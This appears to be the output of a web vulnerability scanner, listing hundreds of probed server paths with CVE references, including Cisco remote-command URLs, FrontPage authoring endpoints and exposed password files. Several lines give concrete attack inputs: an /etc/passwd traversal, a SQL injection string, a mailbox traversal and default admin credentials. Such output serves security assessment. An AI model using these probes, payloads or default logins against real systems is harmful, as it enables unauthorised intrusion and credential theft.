+ /_vti_txt/_vti_cnf/: FrontPage directory found.
+ /_vti_txt/: FrontPage directory found.
+ /_vti_pvt/deptodoc.btr: FrontPage file found. This may contain useful information.
+ /_vti_pvt/doctodep.btr: FrontPage file found. This may contain useful information.
+ /_vti_pvt/services.org: FrontPage file found. This may contain useful information.
+ /_vti_bin/shtml.dll/_vti_rpc?method=server+version%3a4%2e0%2e2%2e2611: Gives info about server settings. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0413,http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0709,http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0710
+ /_vti_bin/shtml.exe/_vti_rpc?method=server+version%3a4%2e0%2e2%2e2611: Gives info about server settings. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0413,http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0709,http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0710
+ /_vti_bin/_vti_aut/author.dll?method=list+documents%3a3%2e0%2e2%2e1706&service%5fname=&listHiddenDocs=true&listExplorerDocs=true&listRecurse=false&listFiles=true&listFolders=true&listLinkInfo=true&listIncludeParent=true&listDerivedT=false&listBorders=false: We seem to have authoring access to the FrontPage web.
+ /_vti_bin/_vti_aut/author.exe?method=list+documents%3a3%2e0%2e2%2e1706&service%5fname=&listHiddenDocs=true&listExplorerDocs=true&listRecurse=false&listFiles=true&listFolders=true&listLinkInfo=true&listIncludeParent=true&listDerivedT=false&listBorders=false: We seem to have authoring access to the FrontPage web.
+ /_vti_bin/_vti_aut/dvwssr.dll: This dll allows anyone with authoring privs to change other users file, and may contain a buffer overflow for unauthenticated users. See: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2000/MS00-025
+ /_vti_bin/_vti_aut/fp30reg.dll: Some versions of the FrontPage fp30reg.dll are vulnerable to a buffer overflow. See: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2003/MS03-051
+ /_vti_pvt/access.cnf: Contains HTTP server-specific access control information. Remove or ACL if FrontPage is not being used. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1717
+ /_vti_pvt/service.cnf: Contains meta-information about the web server Remove or ACL if FrontPage is not being used. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1717
+ /_vti_pvt/services.cnf: Contains the list of subwebs. Remove or ACL if FrontPage is not being used. May reveal server version if Admin has changed it. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1717
+ /_vti_pvt/svacl.cnf: File used to store whether subwebs have unique permissions settings and any IP address restrictions. Can be used to discover information about subwebs, remove or ACL if FrontPage is not being used. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1717
+ /_vti_pvt/writeto.cnf: Contains information about form handler result files. Remove or ACL if FrontPage is not being used. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1717
+ /_vti_pvt/linkinfo.cnf: IIS file shows http links on and off site. Might show host trust relationships and other machines on network. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1717
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /doc: The /doc directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /cgis/wwwboard/wwwboard.cgi: Versions 2.0 Alpha and below have multiple problems. This could allow over-write of messages. Default ID 'WebAdmin' with pass 'WebBoard'. See: http://www.securityfocus.com/bid/1795 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0930
+ /cgis/wwwboard/wwwboard.pl: Versions 2.0 Alpha and below have multiple problems. This could allow over-write of messages. Default ID 'WebAdmin' with pass 'WebBoard'. See: http://www.securityfocus.com/bid/1795 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0930

+ /manager/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary files. Restrict access to /admin. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0672
+ /jk-manager/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary files. Restrict access to /admin. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0672
+ /jk-status/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary files. Restrict access to /admin. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0672
+ /admin/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary files. Restrict access to /admin. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0672
+ /host-manager/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary files. Restrict access to /admin. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0672
+ /blahb.ida: Reveals physical path. To fix: Preferences -> Home directory -> Application & check 'Check if file exists' for the ISAPI mappings. https://docs.microsoft.com/en-us/security-updates/securitybulletins/2001/MS01-033. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0500
+ /blahb.idq: Reveals physical path. To fix: Preferences -> Home directory -> Application & check 'Check if file exists' for the ISAPI mappings. https://docs.microsoft.com/en-us/security-updates/securitybulletins/2001/MS01-033. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0500
+ /BACLIENT: IBM Tivoli default file found. See: OSVDB-2117
+ /level/16/exec/-///pwd: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/16/exec/-///show/configuration: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/16: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/16/exec/: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/16/exec//show/access-lists: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/16/level/16/exec//show/configuration: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/16/level/16/exec//show/interfaces: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/16/level/16/exec//show/interfaces/status: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/16/level/16/exec//show/version: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/16/level/16/exec//show/running-config/interface/FastEthernet: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/16/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/17/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/18/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/19/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/20/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/21/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/22/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537

+ /level/23/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/24/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/25/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/26/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/27/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/28/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/29/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/30/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/31/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/32/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/33/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/34/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/35/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/36/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/37/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/38/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/39/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/40/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/41/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/42/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/43/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/44/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/45/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/46/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/47/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/48/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537

+ /level/49/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/50/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/51/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/52/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/53/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/54/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/55/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/56/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/57/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/58/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/59/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/60/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/61/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/62/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/63/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/64/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/65/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/66/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/67/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/68/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/69/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/70/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/71/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/72/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/73/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/74/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537

+ /level/75/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/76/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/77/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/78/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/79/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/80/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/81/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/82/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/83/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/84/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/85/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/86/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/87/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/88/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/89/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/90/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/91/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/92/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/93/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/94/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/95/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/96/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/97/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/98/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /level/99/exec//show: CISCO HTTP service allows remote execution of commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0537
+ /users.lst: LocalWEB2000 users.lst passwords found. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1353

+ /WS_FTP.LOG: WS_FTP.LOG file was found. It may contain sensitive information. See: OSVDB-13405
+ /nsn/env.bas: Novell web server shows the server environment and is vulnerable to cross-site scripting. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2104
+ /lcgi/lcgitest.nlm: Novell web server shows the server environment. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2104
+ /com/: Novell web server allows directory listing. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2106
+ /com/novell/: Novell web server allows directory listing. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2106
+ /com/novell/webaccess: Novell web server allows directory listing. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2106
+ //admin/admin.shtml: Axis network camera may allow admin bypass by using double-slashes before URLs. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0240
+ /axis-cgi/buffer/command.cgi: Axis WebCam 2400 may allow overwriting or creating files on the system. See: https://www.securityfocus.com/archive/1/313485
+ /support/messages: Axis WebCam allows retrieval of messages file (/var/log/messages). See: https://www.securityfocus.com/archive/1/313485
+ /upload.cgi+: The upload.cgi allows attackers to upload arbitrary files to the server. See: OSVDB-228
+ /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict access to allowed sources. See: OSVDB-561
+ /publisher/: Netscape Enterprise Server with Web Publishing can allow attackers to edit web pages and/or list arbitrary directories via Java applet. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0237
+ /cgi-bin/pfdisplay.cgi?../../../../../../etc/passwd: Comes with IRIX 6.2-6.4; allows to run arbitrary commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0270
+ /counter/1/n/n/0/3/5/0/a/123.gif: The Roxen Counter may eat up excessive CPU time with image requests. See: OSVDB-155
+ /iissamples/exair/search/search.asp: Scripts within the Exair package on IIS 4 can be used for a DoS against the server. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0449
+ /cpanel/: Web-based control panel. See: OSVDB-2117
+ /shopping/diag_dbtest.asp: VP-ASP Shopping Cart 5.0 contains multiple SQL injection vulnerabilities. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0560
+ /wwwboard/passwd.txt: The wwwboard password file is browsable. Change wwwboard to store this file elsewhere, or upgrade to the latest version. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0930
+ /photo/: My Photo Gallery pre 3.6 contains multiple vulnerabilities including directory traversal, unspecified vulnerabilities and remote management interface access. See: OSVDB-2695
+ /photodata/: My Photo Gallery pre 3.6 contains multiple vulnerabilities including directory traversal, unspecified vulnerabilities and remote management interface access. See: OSVDB-2695
+ /msadc/msadcs.dll: . See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-1011 BID-529 https://docs.microsoft.com/en-us/security-updates/securitybulletins/2098/MS98-004 https://docs.microsoft.com/en-us/security-updates/securitybulletins/2099/MS99-025 http://attrition.org/security/advisory/individual/rfp/rfp.9902.rds_iis
+ /musicqueue.cgi: Musicqueue 1.20 is vulnerable to a buffer overflow. Ensure the latest version is installed (exploit not attempted). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1140,http://musicqueue.sourceforge.net/
+ /scripts/tools/newdsn.exe: This can be used to make DSNs, useful in use with an ODBC exploit and the RDS exploit (with msadcs.dll). Also may allow files to be created on the server. See: http://www.securityfocus.com/bid/1818 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0191 http://attrition.org/security/advisory/individual/rfp/rfp.9901.nt_odbc
+ /admin/database/wwForum.mdb: Web Wiz Forums pre 7.5 is vulnerable to Cross-Site Scripting attacks. Default login/pass is Administrator/letmein. See: OSVDB-2813
+ /iisadmpwd/aexp2.htr: Gives domain and system name, may allow an attacker to brute force for access. Also will allow an NT4 user to change his password regardless of the 'user cannot change password' security policy.

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0407. http://www.securityfocus.com/bid/4236. http://www.securityfocus.com/bid/2110. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0407
+ /iisadmpwd/aexp2b.htr: Gives domain and system name, may allow an attacker to brute force for access. Also will allow an NT4 user to change his password regardless of the 'user cannot change password' security policy. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0407. http://www.securityfocus.com/bid/4236. http://www.securityfocus.com/bid/2110. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0407
+ /iisadmpwd/aexp3.htr: Gives domain and system name, may allow an attacker to brute force for access. Also will allow an NT4 user to change his password regardless of the 'user cannot change password' security policy. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0407. http://www.securityfocus.com/bid/4236. http://www.securityfocus.com/bid/2110. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0407
+ /iisadmpwd/aexp4.htr: Gives domain and system name, may allow an attacker to brute force for access. Also will allow an NT4 user to change his password regardless of the 'user cannot change password' security policy. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0407. http://www.securityfocus.com/bid/4236. http://www.securityfocus.com/bid/2110. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0407
+ /iisadmpwd/aexp4b.htr: Gives domain and system name, may allow an attacker to brute force for access. Also will allow an NT4 user to change his password regardless of the 'user cannot change password' security policy. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0407. http://www.securityfocus.com/bid/4236. http://www.securityfocus.com/bid/2110. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0407
+ //admin/aindex.htm: FlexWATCH firmware 2.2 is vulnerable to authentication bypass by prepending an extra /'s. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3604
+ /admin/wg_user-info.ml: WebGate Web Eye exposes user names and passwords. See: OSVDB-2922
+ /c32web.exe/ChangeAdminPassword: This CGI may contain a backdoor and may allow attackers to change the Cart32 admin password. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0429
+ /showmail.pl: @Mail WebMail 3.52 allows attacker to read arbitrary user's mailbox. Requires knowing valid user name and appending ?Folder=../../victim@somehost.com/mbox/Inbox to the showmail.pl file. See: OSVDB-2944
+ /reademail.pl: @Mail WebMail 3.52 contains an SQL injection that allows attacker to read any email message for any address registered in the system. Example to append to reademail.pl: ?id=666&folder=qwer'%20or%20EmailDatabase_v.Account='victim@atmail.com&print=1. See: OSVDB-2948
+ /iissamples/exair/search/query.asp: Scripts within the Exair package on IIS 4 can be used for a DoS against the server. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0449
+ /buddies.blt: Buddy List?.
+ /buddy.blt: Buddy List?.
+ /buddylist.blt: Buddy List?.
+ /sqlnet.log: Oracle log file found.
+ /acceso/: This might be interesting.
+ /access-log: This might be interesting.
+ /access.log: This might be interesting.
+ /access/: This might be interesting.
+ /access_log: This might be interesting.
+ /acciones/: This might be interesting.
+ /account/: This might be interesting.
+ /accounting/: This might be interesting.
+ /activex/: This might be interesting.
+ /adm/: This might be interesting.
+ /admin.htm: This might be interesting.
+ /admin.html: This might be interesting.
+ /admin.php: This might be interesting.
+ /admin.php3: This might be interesting.
+ /admin.shtml: This might be interesting.
+ /admin/: This might be interesting.
+ /Administration/: This might be interesting.
+ /administration/: This might be interesting.

+ /administrator/: This might be interesting.
+ /Admin_files/: This might be interesting.
+ /advwebadmin/: This might be interesting: probably HostingController, www.hostingcontroller.com.
+ /Agent/: This might be interesting.
+ /Agentes/: This might be interesting.
+ /agentes/: This might be interesting.
+ /Agents/: This might be interesting.
+ /analog/: This might be interesting.
+ /apache/: This might be interesting.
+ /app/: This might be interesting.
+ /applicattion/: This might be interesting.
+ /applicattions/: This might be interesting.
+ /apps/: This might be interesting.
+ /archivar/: This might be interesting.
+ /archive/: This might be interesting.
+ /archives/: This might be interesting.
+ /archivo/: This might be interesting.
+ /asp/: This might be interesting.
+ /Asp/: This might be interesting.
+ /atc/: This might be interesting.
+ /auth/: This might be interesting.
+ /awebvisit.stat: This might be interesting.
+ /ayuda/: This might be interesting.
+ /backdoor/: This might be interesting.
+ /backup/: This might be interesting.
+ /bak/: This might be interesting.
+ /banca/: This might be interesting.
+ /banco/: This might be interesting.
+ /bank/: This might be interesting.
+ /bbv/: This might be interesting.
+ /bdata/: This might be interesting.
+ /bdatos/: This might be interesting.
+ /beta/: This might be interesting.
+ /bin/: This might be interesting.
+ /boot/: This might be interesting.
+ /buy/: This might be interesting.
+ /buynow/: This might be interesting.
+ /c/: This might be interesting.
+ /cache-stats/: This might be interesting.
+ /caja/: This might be interesting.
+ /card/: This might be interesting.
+ /cards/: This might be interesting.
+ /cart/: This might be interesting.
+ /cash/: This might be interesting.
+ /ccard/: This might be interesting.
+ /ccbill/secure/ccbill.log: CC Bill log file. Seen in carding forums. See:
https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /cdrom/: This might be interesting.
+ /cert/: This might be interesting.
+ /certificado/: This might be interesting.
+ /certificate: This might be interesting.
+ /certificates: This might be interesting.

+ /cfdocs/exampleapp/email/application.cfm: This might be interesting.
+ /cfdocs/exampleapp/publish/admin/addcontent.cfm: This might be interesting.
+ /cfdocs/exampleapp/publish/admin/application.cfm: This might be interesting.
+ /cfdocs/examples/httpclient/mainframeset.cfm: This might be interesting.
+ /client/: This might be interesting.
+ /cliente/: This might be interesting.
+ /clientes/: This might be interesting.
+ /clients/: This might be interesting.
+ /communicator/: This might be interesting.
+ /compra/: This might be interesting.
+ /compras/: This might be interesting.
+ /compressed/: This might be interesting.
+ /conecta/: This might be interesting.
+ /config/checks.txt: This might be interesting.
+ /connect/: This might be interesting.
+ /console: This might be interesting.
+ /correo/: This might be interesting.
+ /crypto/: This might be interesting.
+ /css/: This might be interesting.
+ /cuenta/: This might be interesting.
+ /cuentas/: This might be interesting.
+ /dan_o.dat: This might be interesting.
+ /dat/: This might be interesting.
+ /data/: This might be interesting.
+ /dato/: This might be interesting.
+ /datos/: This might be interesting.
+ /db/: This might be interesting.
+ /dbase/: This might be interesting.
+ /demo/: This might be interesting.
+ /demos/: This might be interesting.
+ /dev/: This might be interesting.
+ /devel/: This might be interesting.
+ /development/: This might be interesting.
+ /dir/: This might be interesting.
+ /directory/: This might be interesting.
+ /DMR/: This might be interesting.
+ /doc-html/: This might be interesting.
+ /down/: This might be interesting.
+ /download/: This might be interesting.
+ /downloads/: This might be interesting.
+ /easylog/easylog.html: Seen in carding forums. See: https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /ejemplo/: This might be interesting.
+ /ejemplos/: This might be interesting.
